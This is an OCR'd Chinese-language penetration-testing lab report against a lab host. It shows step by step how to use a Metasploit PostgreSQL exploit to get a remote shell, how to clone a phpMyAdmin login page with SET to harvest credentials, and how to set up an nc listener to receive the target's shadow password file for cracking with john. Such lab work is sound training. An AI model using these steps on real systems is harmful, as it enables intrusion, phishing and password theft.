


由上述步驟雖然成功獲取目標主機 MySQL 登入資訊，但還是無法或的目標對象主機的 Shell，因此再嘗試使用目標主機的資料庫相關服務，發現有開啟名為 postgresql。




再依循 msfconsole 步驟嘗試進行目標對象滲透：

[1] 進入 msfconsole 並search postgresql




[2] use exploit/linux/postgres/postgres_payload(上圖編號 11)使用針對 linux 系統下的 postgres 服務漏洞模塊，並且是選擇 exploit 模式




設定 payload configured


[3] 顯示基礎模塊設定與設定 RHOSTS 參數->10.0.1.5



[4] 確認設定無誤後，利用 exploit 指令執行滲透目標主機




[5] 成功進入 meterpreter 操作介面，可進行目標主機進階的檔案操作




[6] 使用 shell 進入目標主機，並可操作其主機的 Shell，遠端進行主機操作。可以進行指令操作，如：

- id：查看使用者身分。
- whoami：查看使用者名稱，可以發現是以目標主機服務下 postgres 身分登入。
- pwd：查詢當處在的路徑位置。




也可以於目標主機使用 ping，ping 10.0.1.4(我方主機)，並使用 Wireshark觀察，的確有從對方主機 ping 到我方的封包。以利之後獲取目標對象使用者相關帳號密碼等封包。



II. 利用 SET 或 BeEF 工具

此階段利用製作假的登入網，間接獲取目標對象對網站登入所輸入的帳號與密碼，並且回傳給我方攻擊者。


Step 1. 於我方主機(Kali Linux)輸入 setoolkit 開啟工具。



選擇攻擊方式與模式設定


Step 2. 選擇(1)Social-Engineering Attacks (社交工程攻擊)

Step 3. 選擇(2)Website Attack Vectors (釣魚網站架設)模式




Step 4. 選擇(3) Credential Harvester Attack Method(憑證收集器攻擊方法)

騙取使用者帳號跟密碼，類似身分奪取的方法。




Step 5. 選擇(2) Site Cloner (網頁複製)目的為冒充一個網頁，而非架設一個網站，將現有的網頁複製。其方法將本機(攻擊者)的port 80，做為可輸入的複製登入網頁接口。



Step 6. 進入後，1. 輸入預架設的主機 IP address；2. 輸入預複製目標網頁的 URL。


- 第一個輸入：因為是直接在本機上架設，不使用其他主機作為媒介，因此不需要輸入任何 IP。
- 第二個輸入：預先複製目標網站的 URL http://10.0.1.5/phpMyAdmin/，誘導使用者輸入，藉此獲取帳號及密碼。複製網站是爬取網頁相關介面設計，因此與原始網站相似度極高，使用者若沒有特別注意，在不知情的狀況下，容易輕易輸入帳號密碼。唯一可以看出的差異在 URL 的名稱。


此部分目標網頁為，目標主機上 phpMyAdmin 登入介面。藉由建立釣魚網站，讓使用者於登入資料庫時，獲取該管理者帳號與密碼。由此攻擊者就能藉由或的的資訊輕鬆進入對方的資料庫獲取更多有利的資料。



Step 7. 完成輸入後，可發現本機(Kali Linux)的port 80 已成為釣魚網頁服務接口，並且正等待他人對此釣魚網站輸入。

Step 8. 將攻擊者的釣魚網站 URL 輸入至瀏覽器中(可傳送網址給目標對象，欺騙對方進入釣魚網站獲取密碼)，便會呈現與原始網站一樣的釣魚網站 [註：若本機(Kali Linux)具有網域名稱(Domain Name)，此仿造出的釣魚網站可頗為真實，URL 不容易被發現是假造的攻擊者主機位址。]







Step 9. 目標輸入後，我方將收到輸入資訊，獲得使用者第一次輸入的帳號與密碼。

➔ Account : admin

➔ Password : admin




Step 10. 使用者不論登入輸入正確與否，第一次輸入後，釣魚網站結束，並將跳回原始網頁 URL(本次為目標對象的主機 phpMyAdmin 登入頁面-http://10.0.1.5/phpMyAdmin)，仿造如同使用者輸入錯誤再輸入一次。



Step 11. 最後欲結束釣魚網站，按下 CTRL+C，中斷運作並將結果自動保存至指定路徑下(/root/.set/reports/2021-01-15 07:40:42.134483.xml)與等待下次動作

Step 12. 使用 more 查看該檔案內容。因為是在/root 底下的資料夾，因此使用 sudo su 指令以 root 身分進入該路徑。

[註：1.“.set”是一個隱藏檔案(前綴符號 .)，利用 ls -a 顯示隱藏檔案 2. 檔名若存在空白使用\反斜線，當作跳脫字元]



III. 使用 John 工具進行離線密碼攻擊(Offline Password Attack)

本階段目標為利用 john 工具進行離線密碼攻擊。其目的為了讓目標主機回傳的密碼檔，並進行離線密碼破解，得到目標主機使用者名稱及密碼才能，進入對方主機後以特權帳戶獲取密碼文件。

Shadow 加密密碼檔：

Step 1. 在於攻擊者主機輸入以下指令，作為監聽 port 。

nc -l -p [port number]>[filename]

- l：監聽模式
- p：監聽 port
- >：預寫檔案名稱，此參數輸入 shadow，代表接手檔案將寫入名為 shadow 的 txt

